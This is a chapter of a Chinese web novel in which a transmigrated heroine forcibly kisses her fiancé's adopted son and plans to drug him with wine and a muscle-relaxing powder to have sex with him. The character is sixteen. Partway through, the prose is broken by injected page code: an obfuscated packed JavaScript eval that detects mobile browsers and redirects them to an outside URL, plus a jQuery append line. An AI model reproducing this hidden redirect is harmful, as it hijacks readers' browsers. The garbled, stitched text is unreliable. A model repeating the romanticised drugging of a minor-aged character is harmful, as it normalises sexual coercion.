闻言,邬涟有些疑惑地看了她一眼。
他是担心她不错,但他从未说过,她又如何得知。
还未等他想明白这茬,她坐在了他的身侧,视线落到他缠着纱布的后背,隐约透着丝丝血迹。
果然伤得很重,长安没骗她,思及此,她说,“你受了三十六鞭,是不是很疼?”
疼吗。
其实还好,这样的伤势他已经记不清自己有过多少次了。
于是他也认真回答,“不算很疼。”
她噤了声,目光再度落到伤处。
整个后背都裹满了纱布,听长安说那鞭子有倒刺,可想而知每一鞭下去都将会带起翻飞的血肉。
“怎么会不疼呢。”她喃喃着,绕到他身前,双手环过他的脖颈,拥抱住了他的脑袋。
邬涟整个人僵住了。
她不爱熏香,是以身上的味道不浓烈,浅浅的馨香,是独属于她自己的味道。此刻他整个脑袋被她搂在怀里,那股香让他此刻本就不解的大脑更难以思考。
他绷着唇不敢动作,因为只要一开口,便会不可避免地触碰到她的......
他太清楚那是什么了。
邬涟睫毛颤了颤,试图用双手推开她,但因背上的伤,导致他不敢过于用力。
“你松开我,我们这样,于理不合。”
有些闷的声音从她胸下传来,叶冬知松了手,俯身看他。
“大公子,我有个办法,能让你不那么疼,你要试试吗?”
她笑了一下,明明是很寻常的话,却像是带着钩子。那双眼在看他时,也绽放出无边魅意。
“什么方法?”在她那样的视线里,他不由得问。话音落下,她瞬间凑近,灼热的气息先一步落在他的面上。
意识到她想做什么的刹那,她的唇贴上了他的。
邬涟惊惶地往后退,她便穷追不舍。他退一步,她追一步,直到他的背贴上了墙,细密的刺痛从身后传来,他再避无可避。
他偏开头,让她的吻落了空,语气尚能自持,“义父已经回了府,你还想怎样?你我都已受到重罚,还嫌不够吗?”
“不够。”她丝毫没理会他的慌乱和愠怒,只分神了刹那,便用一只手擒住他的下巴,逼得他不得不抬起头。
两处温热相交,她尤嫌不足,便伸了舌尖,在他唇边舔舐片刻后,尝试撬开他的唇齿。
邬涟显然没有任何经验,她能感觉到他的身体僵硬无比,呼吸沉重急促。
她往前倾了倾,忽然被咬了一口。
“够了,到此为止吧。”
他语气冰冷地躲开她,漂亮的唇殷红,上面染着她的血。
叶冬知不忿地盯着他,还想继续,被他一只手握着肩膀,生生拦住了。
“你非要陷彼此于不可挽回的地步吗?”
“现在收手还来得及,事情尚有转圜。”
哪有什么转圜,那是对他而言,对她自己来说,到这一步,早就没有任何退路,她唯一的机会便只有一搏。
她垂眸看着他的唇,一只手掰开他的手,随即再度倾身上去。
见她似乎是冥顽不灵,邬涟也有些恼了,不顾自己背后的伤,将她两只手剪在一起,迫使她动弹不得,另一手擦掉唇上的血迹。
眼见被制止了动作,叶冬知愣了一瞬,眼尾泛起了红,“你不喜欢我吗?你明明比你表现出来的更喜欢我。”
要不是他有私心,哪能一次次纵容她对他做出许多越矩的事,如今细想起来,过往处处都有迹可循。
“没有。”
他眼神认真地看着她,“从来都没有,如果是我做了什么让你误会,我向你赔罪。”
“你骗人!”她没料到现在对方都不敢承认,只得不断用事实质问他,“上次你中了药,对我情难自持,一直抱着我不撒手,这也是假的吗?”
“那是媚药,中药之人会丧失理智,我也不例外。”他依旧否认。
“那你见裴砚送我回来,便醋意大发,要我不准再与裴砚出去,这难道也是媚药?”
她言辞激烈,说话时语气中已有几分讽刺。
“你是义父的未婚妻,擅自与外男出去,这不合规矩。”
他仍道。
“规矩,又是规矩!你敢对天发誓说自己对我从来没有一丝一毫念想吗,你就真的要眼睁睁看着我嫁给你义父吗?”
她红着眼,胸膛上下起伏,竭力不让眼泪流出来,“你甘心吗?邬涟!”
他看着他,忽而噤了声。
她笑起来,在灯下恍若快枯萎的昙花,美艳而颓败,仿佛过了今晚,她就会消散。
“你说话啊,怎么,不敢承认了?”
“你明知道我一点都不想嫁给你义父,你一直都知道我喜欢你啊。”
即便已经在受罚时下了决心,但此刻仍然会觉得难受。
他望着她,她仿佛真的很伤心,眉间满是哀凄,眼神也失望不已。
半晌,他推开她,从榻上下地,后背的纱布渗出了血迹。
随即他打开门,“过往所有都只是一场意外,叶小姐,我对你并无非分之想,从始至终都没有。”
“回去吧,今夜之事我不会告诉任何人。”
叶冬知还保持着原来的姿势,她及腰的青丝垂着,从门口灌进来的风,燥热,不能使她的心平静分毫。
但她还是说,“好。”
语罢,她下了榻,自他面前走过,未再将目光分给他分毫。
看着她逐渐远去的背影,邬涟闭了闭眼。
没关系的,她会明白的。
她才十六岁,太年轻,即便对他有别样的心思,在成婚后很快就会消散殆尽。
回去的路如来时一般寂静无人,叶冬知回了祠堂,神色幽暗。
在去之前,她就已料到邬涟的态度,毕竟以他的性子生生受了三十多鞭,如果不是心甘情愿,旁人奈何不了他。但终究还是有些失落,她都已做到如此地步,他仍旧油盐不进。
既如此,就别怪她用些别的手段了。
左右她攻略失败,不过一个死字,就算做到极致也无法挽回,死之前,还能用用他的身子,那也不算太亏。
*
之后,阿蔷照常来给她送饭,用过膳后,她说,“你下次将我房中的那壶酒带来,对了,再去买一些软筋散来。”
阿蔷惊讶不已,“小姐,你要这些做什么?”
“我自有我的用处,你只管与我取来。”
要说这府中谁最信得过,便是阿蔷。阿蔷是原身还在叶府时的丫鬟,自她六岁起便陪着她,如今已有十个年头。
小丫头无父无母,是原身在她流落街头时救了她,才不至于让她落个被饿死的下场。
虽想不出叶冬知到底要拿来干什么,阿蔷也未多问,暗自记下后,便提着食盒离开了。
被关在祠堂里的日子难熬,也很无聊。
第四天的时候,邬镇庭来看她。
那时正是晌午,外面艳阳高照,随着他的动作,祠堂门被打开时卷起一股热浪。
这股热浪很快就消散在阴冷的祠堂里。
男人沉重稳健的脚步声响彻在寂静空旷的空间里。
叶冬知背对着祠堂门,跪在蒲团之上。
也许是因为几日没见,邬镇庭睨着她单薄的背影,好像真瘦了许多。
“反省得如何了?”
他问,厚重磁性的声音彷如实质一般撞击在四周,回荡起阵阵回音。
面前的女子没应,只是闻言微微侧了侧头,祠堂的窗和寻常的窗不一样,小了很多,也更窄。
一道落在窗户上的光只能落进几缕,便无法再进分毫,那几缕的光刚好照在她偏头时的脸上。照得她本就白皙的脸看起来有些瘆人的惨白,脸颊隐在青丝中,显得死气沉沉。
她无力地哑着嗓子叫他,“侯爷。”
“嗯?”他回。
似乎是因为她这幅残败的样子取悦了他,让他生出许多掌控的快感。
“看样子你倒是知道错了,不过既说了是七日那便一日都不能少,我待会让人送点东西过来,再有三日,你便可嫁给本侯,成为这永定侯府的女主人。”
“若是一开始你就听话些,便不会受这些苦了,知道吗?”
他说着,语气放柔了些,眼神却如饿狼紧紧锁着她。
无妨,再等上几日而已,届时他要好好欣赏这朵娇嫩的花如何在他手中绽放。
“是。”
她有气无力应着,直到重新听到关门声,她立马换掉那副恭敬软弱的神色。
真恶心啊。
她起身,眯起眼,面无表情地看了看门口,然后掏出那床被子,躺了上去。
第五日的晚上,阿蔷如约给她带来了她想要的东西。
她掀起盖子闻了闻,是仙人醉,刚入口时尚不觉得辣,也不觉得有多少酒意,然一炷香后,酒劲上来,饮酒的人便会觉得有些醉。
不是很烈的酒,但对于邬涟来说足够了。
他本就很少饮酒,想必酒量应当很差。
入了夜,她将一张细软的布条给了阿蔷,让她拿给邬涟,并于明夜,让长安想办法为她准备一桶温水。
布条是从她的肚兜撕下来的,字是取的未燃尽的香写的。
嘱咐完这一切,她的心反而静了下来。
过往
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17525180|203452||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''攻略邬涟的过程中,她总是被动的,要一次次去猜他的心思,不断去吸引他的注意,稍有不慎便会被系统惩罚。
她不知道他在想什么,不知道自己还得保持那样的日子多久。
好在,明日,所有的一切都会有一个结果,一个答案。
越发临近被放出祠堂的那天,每日定时来看守她的老嬷嬷也越发松散,态度也比之前好不少。
这群人都是人精,见风使舵的本事炉火纯青,发现第四天的时候邬镇庭给她送了吃的,便立马猜到侯爷并不真正想要她死。
只是想在婚前磨磨她的性子,毕竟,往后他也许还要继续征战沙场,若是留一个不安分的年轻妻子在府中,保不齐会发生什么事。
更何况,大公子还那般出色,出色到就算是年轻时候的侯爷,也不能与之相提并论。
祠堂与府内其他地方几乎是两个地方。
邬镇庭吩咐下去待叶冬知出来,便要举行大婚,府内已经开始筹备二人的婚礼。
因着有喜事,府内的下人都领到了当月两倍的月例,阖府上下,喜气洋洋。
唯有玉笙居并不如此。
邬涟坐在书案前,桌上还摊着许多待处理的文书。他垂眸,神色飘忽。
长安站在一旁,将他的异常都看在眼里。
这几日过去,公子的伤好了不少,但人却越发沉默寡言。
这批文书自早上到现在,也没见公子批完几本。
院外有两个小厮,正拿着两段红绸要绑在玉笙居的廊下。
长安看着,那红绸在烈日下显得越发刺目,他不动声色去看公子的神色,见公子正越过打开的窗,静静盯着那红绸。
他心道不好,忙朝门外走去,对那两个小厮道,“公子不爱这样鲜艳的颜色,咱们院子里就不挂了。”
小厮为难,“是侯爷吩咐的,称要将府中每处院子都挂上这红绸才喜庆呢,小的们也是按规矩办事。”
长安掏出两粒银子,塞到两人手中,“若是问起来便说是被风吹走了,左右这儿平日也少有人来。”
见此,两人也不好推辞,既能白得银子又不用干活的好事,他们当然乐意,便慌忙接过银子,连声应好。
打发走两人后,长安将怀里包着的布条拿出来,这是昨夜阿蔷交给他的,说是要一定交到公子手中。
他走近书房,将那团东西搁在他书案上,“叶小姐托我给您的。”
邬涟提笔的手顿了一下,很快移开视线,“她如今与我已毫无干系,东西拿去扔了。”
长安哪能不知他的心思。
公子越是这样表现得不在意,这样冷漠,便说明心里越发放不下去。
若是他真听了将东西拿去扔了,那才真有他好果子吃。
思及此,他劝道,“叶小姐难得给您捎个东西,您就看看,说不一定这是最后一次了,往后只怕是想说,也没了机会。”
他知道公子在意什么,所以在他说完后,他见公子迟疑了一下,还是拿起了那团东西。
最外面是一块手帕,很简单,用料也一般,想必是阿蔷特意拿来包着的,等打开这层手帕,露出里面鹅黄色的布料。
那布料柔软丝滑,触感有如女子肌肤。
不知想到了什么,邬涟忽然将那布条捏在手心,对长安道,“你出去。”
长安瘪嘴,知公子心绪不宁,便识趣地退了出去。
不就是一块布嘛,上面的字他看不得,这块布也看不得了?
等长安走后,邬涟将手心摊开,如果他没有记错,这块布,应当是她的.....小衣。
他有好几次见过她穿这个颜色。
忽而,他又觉得手心有些烫,他压下思绪,将布条展开。
上面的话很简单——
今夜子时,祠堂见,等你。
他在打开布条前想过很多种可能,猜测过她也许想让他助她逃出去,又或者是其他的请求。
但没想到,只是一个这么简单的要求。
可即便这么简单,他也不能答应她。
前几日夜里的事,那是他能容忍她与自己的极限,他在暗里想过,把那当做最后一次与她的见面。
往后,他断不会再迈出一步。
他打定主意,将布条搁在一边,提笔继续批阅公文。
然片刻之后,他发现那布条似乎背面还有一行小字。
他翻过来,看见她写道——
最后一次,往后我不再纠缠于你,说到做到。
他凝眸沉思半晌。
罢了,既然她都这样说了,他有何理由拒绝。
那日见她心有戚戚,不如再见一次,彻底死心就好。